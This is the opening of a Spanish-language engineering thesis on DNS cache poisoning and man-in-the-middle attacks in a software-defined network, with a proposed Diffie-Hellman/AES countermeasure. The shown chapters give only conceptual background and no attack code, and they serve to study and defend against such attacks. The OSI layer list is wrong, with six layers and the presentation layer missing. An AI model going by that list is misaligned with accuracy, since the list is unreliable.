UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

Implementación de dos ataques de tipo phishing a un servidor DNS y propuesta de contramedida en redes definidas por software

TESIS

Que para obtener el título de

Ingeniero en Telecomunicaciones

P R E S E N T A

Luis Raúl Cuadros Popoca

DIRECTOR DE TESIS

Dr. Luis Francisco García Jiménez

Ciudad Universitaria, Cd. Mx., 2021

Agradecimientos

Agradezco a mi mamá, papá, hermano, abuela y abuelo por brindarme su amor y ayuda incondicional. Sin ellos no hubiera logrado nada.

Por otro lado, agradezco a mis compañeros y profesores de la Facultad por sus enseñanzas y compañerismo, especialmente al Dr. Luis Francisco García Jiménez por su asesoría y paciencia para la realización de esta tesis.

Asimismo, agradezco el apoyo brindado por parte del proyecto DGAPA-PAPIIT IA105520.

Índice general

Índice de figuras

Índice de Códigos

Resumen

Actualmente, las redes definidas por software (SDN) han tomado gran relevancia tanto en el mundo académico como en el empresarial, ya que este nuevo paradigma ha resuelto muchos de los problemas que se presentaban en los modelos tradicionales de redes. Esto es posible gracias al uso de un controlador que separa el plano de control del plano de datos. El uso de un controlador le da flexibilidad a la red, y a su vez permite reducir los costos de implementación y mantenimiento. Más aún, las arquitecturas virtualizadas han impulsado el desarrollo de las redes definidas por software, ya que le permite al administrador de red el manejo de datos de manera eficiente sin la necesidad de utilizar conmutadores costosos de marcas propietarias que muchas veces no son escalables o manipulables.

Uno de los servicios más importantes en las redes es llamado *domain name system* (DNS), el cual funge como un directorio que intercambia nombres de dominio por direcciones IP. Sin embargo, este sistema es uno de los más atacados, ya que si se vulnera un servidor DNS, se puede desviar el tráfico a sitios maliciosos y robar información confidencial de los usuarios. Existen múltiples formas de atacar a los servidores DNS, entre las más comunes se encuentran los ataques de *phishing* y de denegación de servicio (DoS). Actualmente existen varias propuestas para proteger al DNS como son las DNSSEC, sin embargo esto no garantiza que el servidor DNS pueda ser vulnerado debido a *bugs* o a una mala configuración que los atacantes aprovechan para falsificar las direcciones IP enviadas por los DNS.

En esta tesis se abordan dos formas de falsificar las direcciones IP de un nombre de dominio en una arquitectura virtualizada mediante el uso de SDN, y se propone una contramedida basada en el intercambio de llaves Diffie-Hellman y el cifrado AES. El primer ataque se basa en el envenenamiento de la memoria caché de un servidor DNS, mientras que el segundo reside en la implementación de un ataque *man in the middle*. Vigilar y mantener actualizado el correcto funcionamiento de los servidores DNS es de suma importancia, ya que de lo contrario las consecuencias pueden ser muy graves.

Capítulo 1

Introducción

Las redes definidas por software crean el concepto de "red programable", ya que pueden automatizarse y adaptarse elásticamente en tiempo real. Esto se logra al separar el plano de control del plano de datos mediante un ente centralizado llamado controlador. En los últimos años este tipo de redes han tomado gran importancia, ya que el manejo de datos se realiza de forma flexible y eficiente, lo que representa una ventaja con respecto a las arquitecturas tradicionales, debido a que no es necesario utilizar costosos equipos (switches/routers) de marcas propietarias, donde la mayoría de las veces no son escalables o se deben pagar costosas licencias para actualizar sus componentes.

El *domain name system* (DNS) es uno de los servicios más importantes en las redes y uno de los elementos clave en Internet. Este servicio tiene como función intercambiar nombres de dominio por direciones IP, por lo que su importancia es fundamental para que una red pueda funcionar. Debido a esto, se trata de los sistemas más atacados, ya que si un atacante puede desviar el tráfico a sitios maliciosos, este podrá robar información confidencial de los usuarios. En la actualidad existen múltiples formas de atacar a un servidor DNS; entre los ataques más comunes se encuentran los ataques de *phishing*, *malware*, denegación de servicio (DoS) y de *tunelling* [1]. Actualmente existen propuestas para proteger el servicio de DNS mediante mecanismos que verifican la autenticidad de los usuarios y la integridad de los datos [2]. Sin embargo, esto no asegura que algún atacante pueda vulnerar el servicio y comprometerlo. Por todo lo anterior, es importante vigilar y mantener actualizado el correcto funcionamiento de los servidores DNS, ya que de lo contrario las consecuencias pueden ser muy graves.

En esta tesis, se abordan dos formas de falsificar las direcciones IP de un dominio en una arquitectura virtualizada mediante el uso de SDN y también se propone una contramedida basada en el intercambio de llaves Diffie-Hellman y el cifrado AES. El primer ataque se basa en el envenenamiento de la memoria caché de un servidor DNS. Para realizar este ataque se genera un script en Python que usa la biblioteca Scapy, una herramienta basada en *sockets-raw* para la manipulación de paquetes en la red, que permite cambiar o borrar algún campo en los encabezados de las tramas. Gracias a esta herramienta se logra envenenar la memoria caché del servidor DNS, y como consecuencia de ello, un usuario que accede a cierto dominio será redirigido a una dirección IP apócrifa.

El segundo ataque se denomina *man in the middle* (MITM) y tiene el mismo efecto que el ataque descrito en el párrafo anterior. Sin embargo, este ataque funciona falsificando las direcciones MAC del cliente y del servidor, con el fin de que el tráfico entre estas dos estaciones fluya por el atacante y de esta forma éste pueda falsificar la información intercambiada. En esta tesis se propone una contramedida al ataque MITM basada en el protocolo de intercambio de llaves Diffie-Hellman y el cifrado AES. El protocolo Diffie-Hellman intercambia una llave pública entre los interesados sin compartir más información entre ellos [3]. Con esta llave, el cliente manda una solicitud al servidor DNS, por lo que la petición de dominio al DNS se encuentra cifrada y el atacante MITM no puede conocer el dominio, por tanto no puede cambiar la respuesta del servidor DNS.

1.1. Definición del problema

Los servidores DNS son altamente atacados debido a su importancia en las redes e Internet. Existen muchos tipos de ataques a estos servidores, entre los cuales están *phishing*, *malware*, denegación distribuida de servicio (DDoS) y de amplificación [1]. Un ataque de *phishing* puede ser logrado de múltiples formas, entre ellas por envenenamiento de la memoria caché o por un ataque de *man in the middle*. El envenenamiento por memoria caché consiste en falsificar una dirección IP de cierto dominio con el fin de que cualquier usuario que haga una petición al DNS y solicite dicho dominio, sea redirigido a un sitio apócrifo. Por otro lado, un ataque de tipo *man in the middle* falsifica las direcciones MAC del cliente y del servidor DNS con el fin de que todo el tráfico entre estas dos computadoras pase por el atacante y de esta forma éste falsifique la información intercambiada. Es por ello que es de suma importancia estudiar, analizar y generar contramedidas a los ataques dirigidos a un servidor DNS.

1.2. Hipótesis

El intercambio de llaves Diffie-Hellman junto con el cifrado AES puede prevenir un ataque man in the middle.

1.3. Objetivo

Implementar un ataque de envenenamiento de la memoria caché a un servidor DNS (Bind9), así como implementar un ataque *man in the middle* para falsificar la dirección IP de un dominio. Además proponer una contramedida para prevenir el ataque *man in the middle* mediante el protocolo de intercambio de llaves Diffie-Hellman y el cifrado AES.

1.4. Metodología

El desarrollo de este proyecto consta de tres etapas:

1. En la primera etapa se implementa el ataque de envenenamiento de la memoria caché a un servidor DNS (bind 9) virtualizado en una SDN, para ello se utiliza el lenguaje de alto nivel Python y la biblioteca Scapy.

2. En la segunda etapa se implementa el ataque *man in the middle* el cual falsifica el resultado de una respuesta de DNS auténtico. Para implementar este ataque se necesita de un ataque previo de envenenamiento de la memoria ARP del cliente y del servidor. Para ello, estos envenenamientos se realizan mediante el lenguaje Python y la biblioteca Scapy.

3. Finalmente, en la última etapa se implementa una contramedida para prevenir el ataque *man in the middle* usando el intercambio de llaves Diffie-Hellman y cifrado AES.

1.5. Contribución

Se propone una contramedida al ataque *man in the middle* mediante el uso de intercambio de llaves públicas, así como implementar dos ataques de tipo *phishing* a un servidor DNS; un envenenamiento a la memoria caché y un ataque *man in the middle*.

1.6. Descripción del contenido

Para lograr la meta previamente planteada, esta tesis se presenta de la siguiente manera:

- En el Capítulo 2, se explica el funcionamiento de un servidor DNS. También se describen las herramientas usadas en la realización de esta tesis.
- En el Capítulo 3, se describe el proceso de creación de máquinas y *switches* virtuales, así como la topología de la red SDN.
- En el Capítulo 4, se describe la lógica y se explica la implementación de los ataques propuestos en esta tesis. De igual forma se describe una medida para prevenir el ataque de *man in the middle*.
- En el Capítulo 5, se explican los resultados de la implementación de los ataques y la solución para prevenir el ataque *man in the middle* a detalle.
- En el Capítulo 6, se presentan las conclusiones, la verificación de la hipótesis y las perspectivas de investigación.

Capítulo 2

Antecedentes

En este capítulo se presenta el funcionamiento básico de un servidor DNS. Además se describen las herramientas necesarias para la creación de una red definida por software como es el hipervisor XEN, el software Open vSwitch y la biblioteca Scapy. Por otro lado, también se describen el protocolo de intercambio de llaves Diffie-Hellman y el algoritmo de cifrado AES.

2.1. Servidor DNS

Un servidor DNS es un servicio que intercambia un nombre de dominio por una dirección IP. Este servicio es uno de los más importantes de Internet, debido a que muchas aplicaciones en una red y en Internet funcionan con base en él. Si el servicio de DNS está fuera temporalmente, una gran parte de Internet no funcionaría correctamente [4].

2.1.1. Bind9

Berkeley Internet Name Domain (Bind) es un servidor DNS de software libre implementado en la mayoría de servicios de DNS en Internet, ya que cuenta con un gran soporte y su configuración suele ser muy sencilla. Fue un proyecto creado en la Universidad de Berkeley y actualmente es patrocinado por *Internet Systems Consortium*. La última versión estable se presentó en agosto de 2021, y se trata de la versión 9.16.20. [5]

2.1.2. Tipos de servidores DNS

Por su función dentro de una topología de red existen principalmente 2 tipos de servidores DNS [6]:

1. **DNS *resolver***. Es un DNS cliente (local) que manda una solicitud a un DNS recursivo para obtener una dirección IP.
2. **DNS recursivo**. Este servidor DNS busca en Internet las direcciones IP de las peticiones de dominios que no conoce. Cuando un DNS autoritativo (servidor DNS consultado por un DNS recursivo) le responde su solicitud, el DNS recursivo guarda esta respuesta en su memoria caché por un período de tiempo, esto con el fin de que en una futura petición al mismo dominio no requiera solicitar la misma información a los DNS autoritativos. De esta manera se logra reducir el tiempo empleado para la respuesta.

Otra clasificación para los servidores DNS se presenta en [7]:

1. **Servidor Raíz**. Existen 13 servidores raíz en todo el mundo, y existen copias de estos servidores distribuidos geográficamente por todo el mundo. Los servidores recursivos se comunican con los servidores raíz para atender sus solicitudes. Esta respuesta se basa en la extensión del nombre de dominio por la que el DNS recursivo preguntó, algunos ejemplos de extensiones de nombres de dominio pueden ser: .com, .org, .mx, .net, entre

otros. La organización que gestiona y supervisa este tipo de servidores es la *Internet Assigned Numbers Authority* (IANA); los 13 servidores se listan en la tabla 2.1 [8]:

Dominio	Dirección IPv4	Dirección IPv6	Operador
a.root-servers.net	198.41.0.4	2001:503:ba3e::2:30	Verisign, Inc.
b.root-servers.net	199.9.14.201	2001:500:200::b	Universidad del Sur California
c.root-servers.net	192.33.4.12	2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13	2001:500:2d::d	Universidad de Maryland
e.root-servers.net	192.203.230.10	2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241	2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53	2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17	2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30	2001:503:c27::2:30	Verisign, Inc.
k.root-servers.net	193.0.14.129	2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42	2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33	2001:dc3::35	Proyecto WIDE

Tabla 2.1: Servidores DNS raíz.

2. **Servidor TLD**. Un servidor *Top Level Domain* contiene información de algún nombre de dominio común, es decir, existen servidores TLD asociados a dominios .com, .net, .mx, .gov, entre otros dominios. La gestión de estos servidores la realiza la IANA, y los separa en dos grupos:

   a) Dominios no ligados a un país. Algunos ejemplos de estos dominios son .com, .net, .edu, .org, .gob, entre otros.

   b) Dominios ligados a un país. Algunos ejemplos de estos dominios son .mx, .es, .uk, .ar, .us, .ru, .jp, entre otros.

3. **DNS Autoritativo**. Este servidor recibe las solicitudes del servidor de nombre recursivo. El DNS Autoritativo es el último paso de la búsqueda de DNS, ya que este contiene la información específica del dominio solicitado.

2.1.3. Registros de DNS

Un registro de DNS son diferentes cadenas de letras que se utilizan para indicar que tipo de acción debe realizar el servidor DNS, es decir, el registro tiene como función solicitar información específica de algún nombre de dominio. Algunos de los registros más usados se describen a continuación [9]:

1. **A**. Este tipo de registro es usado cuando se necesita obtener la dirección IPv4 de algún nombre de dominio. Es el registro más utilizado en Internet.

2. **AAAA**. Tiene la misma función que el registro A, pero este pide direcciones IPv6.

3. **PTR**. Tiene la función opuesta del tipo de registro A, puesto que dada una dirección IP apunta a un nombre de dominio.

4. **NS**. Delega un nombre de dominio o un subdominio a un conjunto de servidores DNS Autoritativos.

5. **MX**. Este registro es usado para dirigir correos electrónicos a un nombre de dominio específico.

6. **SOA**. Provee información autoritaria sobre una zona de DNS.

7. **CNAME**. Este registro se usa para ligar un subdominio a un nombre de dominio con registro A o AAAA. Esto se hace para no generar dos solicitudes con registro A o AAAA. Por ejemplo, si se liga el subdominio prueba.ejemplo.com con un registro *CNAME* a un registro A con nombre de dominio ejemplo.com. Ambas solicitudes apuntarían al mismo servidor.

8. **TXT**. Este tipo de registro permite tener cualquier tipo de información textual en un nombre de dominio o subdominio. Se usa para verificar que cierto servicio se encuentre corriendo en el servidor.

2.1.4. Caché del DNS

El caché del DNS es una base de datos temporal que sirve para almacenar las direcciones IP consultadas por el DNS recursivo. La función de la memoria caché es que en futuras consultas, la resolución de la dirección IP sea mucho más rápida y de esta forma disminuir el tiempo de respuesta.

2.1.5. Funcionamiento elemental del DNS

El servicio de DNS funciona con base en el protocolo de transporte UDP. El protocolo UDP no es un protocolo orientado a conexión, es decir, no verifica que la información haya sido recibida correctamente. El funcionamiento elemental de una consulta de DNS sigue los siguientes pasos:

1. Un cliente consulta al servidor DNS recursivo y pregunta con un registro de tipo A por algún nombre de dominio. Si el servidor recursivo no tiene la dirección IP del nombre de dominio solicitado, entonces sale a buscar a algún servidor raíz.

2. La consulta del DNS recursivo llega a alguno de los 13 servidores raíz, y alguno de estos le contesta al servidor DNS recursivo con la dirección IP de un servidor TLD del nombre de dominio solicitado.

3. El servidor TLD regresa la dirección IP del servidor autoritativo donde se encuentra almacenado la dirección IP del nombre de dominio al servidor DNS recursivo.

4. El DNS recursivo guarda la respuesta del servidor DNS autoritativo y la almacena en su memoria caché.

5. El servidor DNS recursivo le regresa la dirección IP del nombre de dominio que solicitó el cliente para que se pueda conectar.

2.1.6. DNSSEC

Las extensiones de seguridad DNSSEC fortalecen la autenticación usando firmas digitales basadas en llaves pública criptográficas, todos los datos del DNS son firmados por el propietario de los datos. Estas extensiones añaden dos importantes características al protocolo de funcionamiento del DNS [10]:

1. **Autenticación**. Esto le permite al cliente verificar criptográficamente que los datos recibidos sean de donde se supone que deben ser.

2. **Integridad de los datos**. Esto le permite al cliente saber que los datos no han sido modificados desde que fueron firmados con la llave privada del servidor DNS original.

2.1.7. Ataques al DNS

De acuerdo al informe llamado *2021 Global DNS Threat Report* [1] publicado por IDC (*International Data Corporation*), los tipos de ataques más comunes a servidores DNS son:

1. ***Phishing***. Un atacante proporciona direcciones IP falsas a un usuario, dirigiéndolo a un sitio web malicioso. Usualmente son servicios financieros, de esta forma logran obtener número de tarjetas de crédito, débito, recibir transferencias, entre otros.

2. ***Malware***. Consiste en que una organización reciba un ransomware (malware para pedir un rescate) y de esta forma afectar a los servidores DNS.

3. **Denegación distribuida de servicio (DDoS)**. Se basa en enviar muchas consultas a un servidor DNS desde múltiples *hosts* de manera distribuida, logrando que el servicio de DNS quede temporal o permanentemente deshabilitado.

4. ***Hijacking***. Se basa en secuestrar el *router* o *gateway* de una red, de esta forma el atacante declara su propio servidor DNS y entrega direcciones IP apócrifas.

5. ***Tunnelling***. Consiste en enviar solicitudes y respuestas de DNS apócrifas a un servidor DNS, y de esta forma llegar a controlar de forma remota el servidor DNS.

6. **Vulnerabilidades del día cero**. Se basa en vulnerabilidades recién descubiertas por un atacante en un servidor DNS, las cuales se explotan a conveniencia del atacante.

2.2. Virtualización

La virtualización es un proceso que traduce piezas de hardware en piezas de software. Esta tecnología es el fundamento del cómputo en la nube, ya que con ella es posible crear una infraestructura de red dinámica y flexible. La virtualización también se puede definir como la abstracción del hardware, el sistema operativo (S.O), los dispositivos de almacenamiento, la red, los servicios o las interfaces de programación.

Una máquina virtual es una entidad abstracta entre el hardware y el usuario final [11]. Estas máquinas residen sobre una máquina real, la cual cuenta con todos los recursos físicos de hardware. La virtualización se puede llevar a cabo por un recurso de software llamado hipervisor. Un hipervisor ejecuta y crea máquinas virtuales utilizando los recursos físicos de la máquina como capacidad de procesamiento, almacenamiento y memoria para distribuirlas entre las máquinas virtuales, es decir, actúa como administrador de las máquinas virtuales. Esencialmente existen dos tipos de virtualización; si se establece directamente sobre el hardware (*bare metal*) se llama virtualización completa o desnuda. Por otro lado, si se establece sobre el sistema operativo (*hosted*), se le conoce como virtualización de sistema operativo [12]. Para ambos escenarios, los sistemas operativos que se alojan encima de estos dos tipos de virtualización se llaman *guest*.

2.2.1. Hipervisor XEN

Xen es un hipervisor de código abierto que provee virtualización [13]. Este hipervisor corre en entornos conocidos como dominios (máquinas virtuales). Cuando la máquina física arranca, Xen carga el dominio con privilegios llamado *dom0*. Esta máquina tiene privilegios para acceder directamente al hardware, también provee de las interfaces virtuales necesarias para usar los drivers de la máquina real. Las máquinas virtuales sin privilegios son llamadas *domU*, consisten de un kernel de Linux modificado que se comunica con el hipervisor XEN que sirve como interfaz entre el hardware y las máquinas virtuales. Este hipervisor limita las áreas de ataque, ya que los dominios con y sin privilegios son separados, por lo tanto, el hipervisor no puede ser usado para atacar a otros sistemas [11].

Para el caso de esta tesis se crearon máquinas virtuales que se ejecutan sobre el sistema operativo Debian 9. Para conectar estas máquinas virtuales, Xen crea un *bridge* (puente) que conecta la tarjeta de red física a la tarjeta de red lógica de las máquinas virtuales. Este bridge, se puede sustituir por un *switch* virtual como se hace posteriormente en esta tesis.

2.2.2. Redes definidas por software

Las redes definidas por software (SDN) son un paradigma de red, cuyo objetivo es hacer que la conexión entre las redes sea dinámica y elásticamente escalable, esto es posible gracias a que el plano de control (controlador) y el plano de datos (dispositivos de red) están separados. Esta separación se hace por medio de una interfaz entre los dispositivos de red y el controlador. El plano de control es el encargado del flujo de tráfico en la red, mientras que el plano de datos mueve los paquetes de un punto a otro. Gracias a esta separación de planos, la administración y escalamiento de la red es bastante simple. La *Open Networking Foundation* propone 3 capas en la arquitectura de las redes definidas por software [14]:

1. **Capa de aplicación.** Esta capa orquesta las aplicaciones y los requerimientos de servicios de red. Ejemplos de aplicaciones de red pueden ser sistemas de detección de intrusos, balanceadores de carga, cortafuegos, entre otros. Las redes definidas por software usan el controlador para administrar el plano de datos.

2. **Capa de control.** Esta capa controla y administra la red, así como también provee de servicios. Contiene el controlador centralizado que actúa como el cerebro de las redes definidas por software. El controlador administra las políticas y el flujo de tráfico en la red con el apoyo de una base de datos que contiene todas las operaciones de la infraestructura de red. Esta base de datos tiene las características de los paquetes que satisfacen las necesidades de las aplicaciones y responden a las condiciones dinámicas del tráfico en la red.

3. **Capa de infraestructura.** Esta capa se compone de switches y *routers* físicos o virtuales en la red y está segmentada en 2 planos:

   a) Plano físico. Consta de la infraestructura física subyacente.

   b) Plano virtual. Se compone de los recursos virtuales abstraídos del entorno físico a través de la virtualización.

   Los dispositivos de red SDN están ubicados en esta capa y toman decisiones sobre qué hacer con el tráfico (entrante o saliente) de acuerdo a las instrucciones programadas en el controlador.

El controlador SDN utiliza interfaces para comunicarse con otras capas. Para comunicarse con la capa de infraestructura utiliza una interfaz en dirección sur llamada *south bound interface* (ver figura 2.1) para programar y configurar dispositivos de red SDN.

Para comunicarse con la capa de aplicación, se proporciona una interfaz en dirección norte llamada *north bound interface* o NBI (ver figura 2.1) para la interacción entre el controlador SDN y las aplicaciones. El NBI describe las necesidades de la aplicación y transmite los comandos para la orquestación de la red. Las interfaces laterales (este u oeste) son utilizadas para el intercambio de información entre múltiples controladores.

OpenFlow [15] es un protocolo estandarizado que interactúa con switches de múltiples fabricantes. Con este protocolo se puede tener control del comportamiento de los switches en la red de una forma dinámica. El funcionamiento de este protocolo se basa en enviar un conjunto de mensajes desde el controlador al switch y enviar otro conjunto de mensajes hacia la capa de aplicación. Estos mensajes permiten al controlador programar el switch para tener un control granular y muy fino sobre el tráfico del usuario. Este modo de funcionamiento permite modificar, eliminar o crear reglas de tráfico.

Un concepto ampliamente ligado a las redes definidas por software (SDN) es el de *Network Function Virtualization* (NFV), un enfoque cuyo objetivo es desacoplar las funciones de red del equipamiento tradicional en una red. Una función de red es una tarea que se ejecuta en una arquitectura de red, algunos ejemplos son firewall, DNS, balanceadores de carga, entre otros dispositivos. Estas funciones pueden ser hechas por un programa que corre en una máquina virtual. A esto se le denomina *Virtual Network Function* (VNF). Una VNF puede ser creada bajo demanda, desplazada y eliminada cuando no se necesite.

NFV puede ser aplicado al plano de datos y de control, en una arquitectura de red fija o móvil, ya que ofrece nuevas formas de crear, desplegar y administrar los servicios de red.



Figura 2.1: Arquitectura SDN.

NFV hace que las funciones de red sean elásticas y dinámicamente escalables, mientras que SDN hace que las conexiones en una red sean elásticas y dinámicamente escalables. Con el uso de estas dos tecnologías combinadas, las empresas de cómputo en la nube buscan soluciones basadas en software de código abierto y plataformas abiertas. Con esto los proveedores de cómputo en la nube pueden ofrecer a sus clientes un costo más bajo, y además un desempeño superior basado en una solución hecha con software [16].

2.2.3. Open vSwitch

Open vSwitch es un software de código abierto producido para funcionar como un switch virtual multicapa; es usado por hipervisores para interconectar máquinas virtuales dentro de un *host* físico, o bien, conectar máquinas virtuales en *hosts* pertenecientes a redes diferentes. Open vSwitch usa el protocolo OpenFlow para habilitar la automatización masiva de redes. Soporta interfaces estándar de administración y protocolos como NetFlow, sFlow, IPFIX, RSPAN, CLI, LACP, 802.1ag, entre otros.

La arquitectura nativa de Open vSwitch está formada por 2 componentes esenciales [16]:

1. **openvswitch.ko**. Este módulo maneja el *packet switching* y consiste de una tabla de búsqueda, la cual está compuesta por "campos coincidentes" y acciones. Los campos coincidentes definen un conjunto de campos en la cabecera de los paquetes, esto ayuda a identificar el tipo de paquete recibido. Las acciones definen lo que es posible hacer con los paquetes, por ejemplo modificar las cabeceras de los mismos o enviarlo hacia un puerto.

2. **ovs-vswitchd**. Implementa las funciones de un switch. Este componente se trata de un conjunto de bibliotecas:

   - ofproto. Implementa un switch OpenFlow.
   - netdev. Abstrae la interacción con dispositivos de red físicos y virtuales.
   - dpif. Abstrae una tabla con el camino de reenvío.

Otros componentes de Open vSwitch son [17]:

- ovs-dpctl. Es una herramienta para configurar el módulo del kernel del *switch*.
- ovs-vsctl. Es una herramienta para consultar y actualizar la configuración de ovs-vswitchd.
- ovs-appctl. Envía los comandos necesarios para correr todos los componentes de Open vSwitch.
- ovsdb-server. Se trata de un pequeño servidor de base de datos que ovs-vswitchd consulta para obtener su configuración.
- ovs-ofctl. Es una herramienta para monitorizar y administrar *switches* con el protocolo de Open Flow.

De la misma forma que un *switch* físico, los *switches* virtuales creados con Open vSwitch contienen puertos, en los cuales es posible conectar algún *host* o a algún otro dispositivo de la red. Cuando una trama de un paquete de datos es recibida por el *switch* virtual, el espacio del kernel usa los campos coincidentes para determinar con que entrada de la tabla de búsqueda empata, y así ejecutar el conjunto de acciones establecidas.

Si el paquete no empata con ninguna entrada de la tabla de búsqueda, es enviado al componente ovs-vswitchd en el espacio del usuario. Este espacio determina como manejar las tramas de cierto tipo antes de enviarlas al espacio del kernel. ovs-vswitchd le da instrucciones a openvswitch.ko para que sepa manejar futuras tramas de este tipo creando una entrada en la tabla de búsqueda [16].

En un *switch* físico se pueden configurar listas de control de acceso (ACL) para aprobar o denegar cierto tráfico en la red. Con un *switch* virtual se puede hacer lo mismo declarando el flujo de tráfico que se desea pase por cierto *switch*.

Algunas de las herramientas de Open vSwitch [17] son:

- ovs-ofctl. Es una herramienta usada para solicitar y controlar los *switches* y controladores de OpenFlow.
- ovs-pki. Es una herramienta para crear y administrar la infraestructura para los *switches* de OpenFlow.
- ovs-testcontroller. Es un controlador de OpenFlow usado para pruebas.

Open vSwitch funciona bajo la licencia del servidor web de código abierto Apache. Puede soportar múltiples plataformas de virtualización como Xen, KVM, VirtualBox, Proxmox VE, entre otros. Open vSwitch es una parte vital en las redes definidas por software.

2.3. Iptables

Las iptables funcionan como un sistema de filtrado de paquetes a nivel capa 3 y 4 a través de cadenas jerárquicas, las cuales se clasifican de acuerdo a sus características. Estas cadenas se definen como:

1. **Prerouting.** Estas reglas son procesadas antes de tomar cualquier decisión de encaminamiento.
2. **Input.** Estas reglas son procesadas después de que el tráfico ha sido encaminado y destinado al sistema local.
3. **Forward.** Estas reglas son procesadas después de que el tráfico ha sido encaminado y destinado hacia otro *host*.
4. **Output.** Estas reglas son procesadas para el tráfico saliente originado en el sistema local.
5. **Postrouting.** Estas reglas son procesadas en el sistema local y aplicadas después de que el tráfico ha sido encaminado.

2.4. ARP

Address Request Protocol (ARP) es un protocolo que vincula direcciones IP con direcciones MAC dentro de una misma subred. Cuando dos dispositivos se quieren comunicar dentro de un mismo segmento de red, solicitan por medio de este protocolo las direcciones MAC de todos los dispositivos de la red y de esta forma logran su comunicación. Los dispositivos guardan las direcciones MAC con su dirección IP en una tabla denominada tabla ARP.

2.5. Scapy

Scapy es una herramienta desarrollada en Python para manipular paquetes de red; es posible enviar, recibir, alterar o falsificar dichos paquetes. Esta herramienta ofrece la posibilidad de realizar múltiples tareas como *traceroute*, escaneo, pruebas unitarias, exploración, ataques y descubrimiento de redes [18].

Su funcionamiento se basa en sockets *raw*; un tipo de socket que permite que una aplicación tenga acceso a capas inferiores sin la necesidad de proveer el puerto y la dirección IP. Además, los sockets *raw* permiten crear o modificar cabeceras (*headers*) personalizadas para protocolos específicos. En otras palabras, los sockets *raw* envían o reciben paquetes que el kernel del sistema operativo no admite explícitamente. Estos sockets no tienen mucha utilidad en aplicaciones comunes de red, puesto que estas aplicaciones manejan protocolos bien conocidos. Su uso reside en aplicaciones relacionadas a la seguridad de redes o la creación de nuevos protocolos [19].

Para crear paquetes de red con Scapy se debe seguir el modelo de capas OSI, ya que estas se apilan una encima de otra, lo que al final conformará un paquete de red. Es necesario definir las cabeceras de las capas en cada paquete.

El modelo OSI es un referente conceptual que permite establecer la comunicación entre múltiples sistemas. Este modelo está compuesto por 7 capas:

1. **Capa 1.** Capa física
2. **Capa 2.** Capa de enlace de datos
3. **Capa 3.** Capa de red
4. **Capa 4.** Capa de transporte
5. **Capa 5.** Capa de sesión
6. **Capa 6.** Capa de aplicación

Por ejemplo, para crear una consulta de DNS se debe construir una capa *Ethernet* de Scapy, consecutivamente una capa IP, UDP y finalmente indicar los campos de la consulta de DNS. Estas capas deben ser apiladas en orden con el operador /. Para enviar paquetes en Scapy se utiliza la función *send*; esta función manda paquetes desde capa 3. Si se utiliza la función *sendp*, se envían desde capa 2 y por lo tanto la capa de *Ethernet* debe ser incluida.

La función *sniffing* es usada en Scapy para capturar paquetes. Es posible capturar paquetes de una o múltiples interfaces. Para configurar esta función se sigue la misma sintaxis usada en *tcpdump*, *wireshark* o *tshark*.

2.6. TShark

TShark es un analizador de protocolos de red, que permite capturar paquetes dentro de una red. Es posible visualizar los paquetes de la red en tiempo real o enviarlos a un archivo de formato *pcap* para almacenarlos. También es capaz de filtrar los paquetes por tipo de protocolo, capa, puerto, dirección IP, así como definir la interfaz por el cual se quiere escuchar.

2.7. Dig

Domain Information Grouper (Dig) es una herramienta utilizada para obtener datos específicos sobre el servicio DNS. Es útil para diagnosticar problemas de DNS, pero también se usa para mostrar información de DNS.

2.8. Criptografía

La criptografía es una técnica cuyo principal objetivo es proteger la información contra el acceso no autorizado, modificación e inserción de información apócrifa mediante el uso de códigos o algoritmos matemáticos. Engloba otras disciplinas como la teoría de la información, teoría de números, matemáticas discretas y complejidad algorítmica. Los principales objetivos de la criptografía son [20]:

1. **Confidencialidad.** La información deber ser entendida solo por los interesados.

2. **Integridad de los datos.** La información no debe ser alterada durante el trayecto entre el emisor y receptor.

3. **Autenticación.** El emisor y receptor deben confirmar su identidad, así como verificar el origen y el destino de la información.

4. **No repudio.** El emisor no puede negar el envío de la información, ya que el destinatario tiene pruebas del mismo y viceversa.

En la criptografía existen dos tipos de cifrado: cifrado simétrico y asimétrico. El cifrado simétrico funciona con una sola llave (llave secreta), la cual sirve para cifrar y descifrar la información. Una gran desventaja de este tipo de cifrado es que si la llave se comparte por un canal inseguro de comunicación y es interceptada por alguien ajeno, la confidencialidad de la información puede estar comprometida. Entre los algoritmos de cifrado simétrico mejor conocidos están DES, 3DES, RC4, Blowfish y AES.

El cifrado asimétrico usa dos llaves (llave pública y llave secreta). Un mensaje que es cifrado usando una llave pública, solo puede ser descifrado usando una llave secreta, mientras que un mensaje que se cifra con una llave secreta solo puede ser descifrado con una llave pública. No existe ningún problema en enviar una llave pública sobre un canal inseguro, puesto que la fortaleza de la llave está basada en un problema matemático que no tiene una solución simple.

2.8.1. Intercambio de llaves Diffie-Hellman

El protocolo de intercambio de llaves Diffie-Hellman [21] permite que dos partes estén de acuerdo en una llave secreta que es compartida entre las dos partes. Estas llaves se intercambian en texto plano sobre canales de comunicación inseguros. El protocolo Diffie-Hellman sigue los siguientes pasos (A y B son dos nodos en una red):

1. A y B seleccionan un número secreto de forma aleatoria X_A y X_B respectivamente.

